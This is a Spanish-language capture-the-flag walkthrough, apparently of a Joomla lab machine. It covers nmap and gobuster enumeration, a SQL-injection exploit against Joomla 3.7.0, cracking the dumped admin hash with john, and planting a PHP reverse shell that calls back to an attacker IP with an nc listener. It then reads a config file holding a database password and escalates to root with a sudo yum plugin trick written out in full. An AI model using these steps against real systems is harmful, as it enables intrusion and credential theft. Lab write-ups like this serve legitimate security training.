

Listamos los puertos que se encuentran abiertos utilizando NMAP y vemos que se encuentran los siguientes puertos abiertos: 22/SSH, 80/HTTP y 3306 mysql (MariaDB).


```
Nmap scan report for 10.10.18.10
Host is up (0.048s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:a6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-robots.txt: 15 disallowed entries
|_ /joomla/administrator/ /administrator/ /bin/ /cache/
|_ /cli/ /components/ /includes/ /installation/ /language/
|_ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql    MariaDB (unauthorized)
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (94%), Linux 3.1 (94%), Linux 3.16 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 5900/tcp)
HOP RTT ADDRESS
1 47.37 ms 10.18.0.1
2 47.56 ms 10.10.18.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 224.91 seconds
```

Realizando una búsqueda de directorios y ficheros a la dirección de la página web varios directorios interesantes, especialmente el directorio de administrador.

```
—# gobuster dir -u http://10.10.18.10 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.18.10
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/13 05:50:02 Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 206]
/.htpasswd (Status: 403) [Size: 211]
/administrator (Status: 301) [Size: 241] [--> http://10.10.18.10/administrator/]
/.htaccess (Status: 403) [Size: 211]
/bin (Status: 301) [Size: 231] [--> http://10.10.18.10/bin/]
/cache (Status: 301) [Size: 233] [--> http://10.10.18.10/cache/]
/cgi-bin/ (Status: 403) [Size: 210]
/components (Status: 301) [Size: 238] [--> http://10.10.18.10/components/]
/images (Status: 301) [Size: 234] [--> http://10.10.18.10/images/]
/includes (Status: 301) [Size: 236] [--> http://10.10.18.10/includes/]
/language (Status: 301) [Size: 236] [--> http://10.10.18.10/language/]
/layouts (Status: 301) [Size: 235] [--> http://10.10.18.10/layouts/]
/libraries (Status: 301) [Size: 237] [--> http://10.10.18.10/libraries/]
/media (Status: 301) [Size: 233] [--> http://10.10.18.10/media/]
/index.php (Status: 200) [Size: 9276]
/modules (Status: 301) [Size: 235] [--> http://10.10.18.10/modules/]
/plugins (Status: 301) [Size: 235] [--> http://10.10.18.10/plugins/]
/robots.txt (Status: 200) [Size: 836]
/templates (Status: 301) [Size: 237] [--> http://10.10.18.10/templates/]
/tmp (Status: 301) [Size: 231] [--> http://10.10.18.10/tmp/]
```



Vemos que la página tiene un panel de control de Joomla, por lo que hacemos un análisis de vulnerabilidades sobre este:

```

( _ ) ( _ ) ( _ ) ( _ v _ ) / _ ) / _ ) / _ \ ( _ \ ( _ )
.- _ ) ( _ ) ( _ ) ( _ ) ( _ \ _ \ ( _ / ( _ ) \ _ ) (
\ _ _ ) ( _ _ ) ( _ _ ) ( _ / \ \ _ ) ( _ / \ _ ) ( _ ) ( _ ) \ _ )
                                     (1337.today)

--=[OWASP JoomScan
+---++---=[Version : 0.0.7
+---++---=[Update Date : [2018/09/23]
+---++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.82.199/ ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.82.199/administrator/components
http://10.10.82.199/administrator/modules
http://10.10.82.199/administrator/templates
http://10.10.82.199/images/banners

```

Exploit for Joomla 3.7.0 (CVE-2017-8917)

Another proof of concept exploit for Joomla, whoop-de-doo, this time a SQL Injection in 3.7.0.

- <https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html>

Usage

Utilizamos el script al Joomla 3.7.0 vulnerable:

```
python2 joomla.py http://10.10.18.10

[+] Fetching CSRF token
[+] Testing SQLi
- Found table: fb9j5_users
- Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389LLuc4Xya.dfy2MF.bZh0jVMw.V.d3p12kbtZutm', '', '']
- Extracting sessions from fb9j5_session
```

A través de la inyección SQL encontramos el nombre de un usuario junto a su contraseña hasheada, la desciframos utilizando john:

```
—# john sqlcrack -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Og 0:00:00:16 0.01% (ETA: 2022-05-15 06:28) Og/s 101.9p/s 101.9c/s 101.9C/s miracle..gymnastics
Og 0:00:00:38 0.02% (ETA: 2022-05-15 06:39) Og/s 101.3p/s 101.3c/s 101.3C/s sexygirl1..tripleh
Og 0:00:00:45 0.03% (ETA: 2022-05-15 06:39) Og/s 101.3p/s 101.3c/s 101.3C/s hoover..jazzie
Og 0:00:01:22 0.05% (ETA: 2022-05-15 06:30) Og/s 100.7p/s 100.7c/s 100.7C/s fairydust..111000
Og 0:00:01:30 0.05% (ETA: 2022-05-15 06:18) Og/s 100.7p/s 100.7c/s 100.7C/s classof2006..thebitch
Og 0:00:01:42 0.06% (ETA: 2022-05-15 06:11) Og/s 100.8p/s 100.8c/s 100.8C/s coelho..AALIYAH
Og 0:00:02:47 0.10% (ETA: 2022-05-15 06:18) Og/s 100.3p/s 100.3c/s 100.3C/s DEEDEE..020389
Og 0:00:04:05 0.14% (ETA: 2022-05-15 06:47) Og/s 99.47p/s 99.47c/s 99.47C/s marisa1..lolabunny
Og 0:00:04:07 0.14% (ETA: 2022-05-15 06:47) Og/s 99.47p/s 99.47c/s 99.47C/s 1fucker..122288
Og 0:00:06:57 0.24% (ETA: 2022-05-15 06:52) Og/s 99.51p/s 99.51c/s 99.51C/s 121802..110504
Og 0:00:07:25 0.26% (ETA: 2022-05-15 06:56) Og/s 99.36p/s 99.36c/s 99.36C/s bastards..asdfzxcv
Og 0:00:07:26 0.26% (ETA: 2022-05-15 06:56) Og/s 99.37p/s 99.37c/s 99.37C/s 251107..212529
Og 0:00:07:46 0.27% (ETA: 2022-05-15 06:55) Og/s 99.42p/s 99.42c/s 99.42C/s bookert..bigotes
spiderman123 (?)
1g 0:00:07:51 DONE (2022-05-13 06:39) 0.002122g/s 99.39p/s 99.39c/s 99.39C/s sweetsmile..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Teniendo ahora acceso al panel de control de un usuario administrador, crearemos una shell reversa PHP en el index.php de la web.

```
Editing file "/index.php" in template "protostar".

css
html
images
img
js
language
less
component.php
error.php
index.php

Press F10 to toggle Full Screen editing.
257 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
258 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
259 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
260 //
261 // Usage
262 // ---
263 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
264
265 set_time_limit(0);
266 $VERSION = '1.0';
267 $ip = '10.18.47.216'; // CHANGE THIS
268 $port = 1234; // CHANGE THIS
269 $chunk_size = 1400;
270 $write_a = null;
271 $error_a = null;
272 $shell = 'uname -a; w; id; /bin/sh -i';
273 $daemon = 0;
274 $debug = 0;
275
276 //
277 // Daemonise ourself if possible to avoid zombies later
278 //
```

```
nc -lvp 1234
listening on [any] 1234 ...
10.10.82.199: inverse host lookup failed: Host name lookup failure
connect to [10.18.47.216] from (UNKNOWN) [10.10.82.199] 57438
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 13:04:05 up 41 min,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
```

Una vez dentro, echamos un vistazo a los archivos de configuración de la página y encontramos que está configurado con un usuario root y posibles contraseñas:

```
sh-4.2$ cat /var/www/html/configuration.php
cat /var/www/html/configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'nv5uz9r32EDzVjNu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
    public $live_site = '';
    public $secret = 'UAMBRWzHO3oFPmVC';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '127.0.0.1';
    public $ftp_port = '21';
}
```

En el fichero /etc/passwd encontramos el nombre de usuario:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
jjameson:x:1000:1000:Jonah Jameson:/home/jjameson:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
sh-4.2$
```

Con las credenciales que previamente hemos encontrado, hacemos un intento de cambio de usuario:

```
sh-4.2$ su jameson
su jameson
su: user jameson does not exist
sh-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

whoami
jjameson
```

Echamos un vistazo a los comandos permitidos que tiene este usuario:

```
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_
    ATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETAR
User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Hacemos una escalada de privilegio aprovechando la siguiente vulnerabilidad:

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
    os.execl('/bin/sh', '/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
whoami
loaded plugins: y
No plugin match for: y

root
whoami
root
```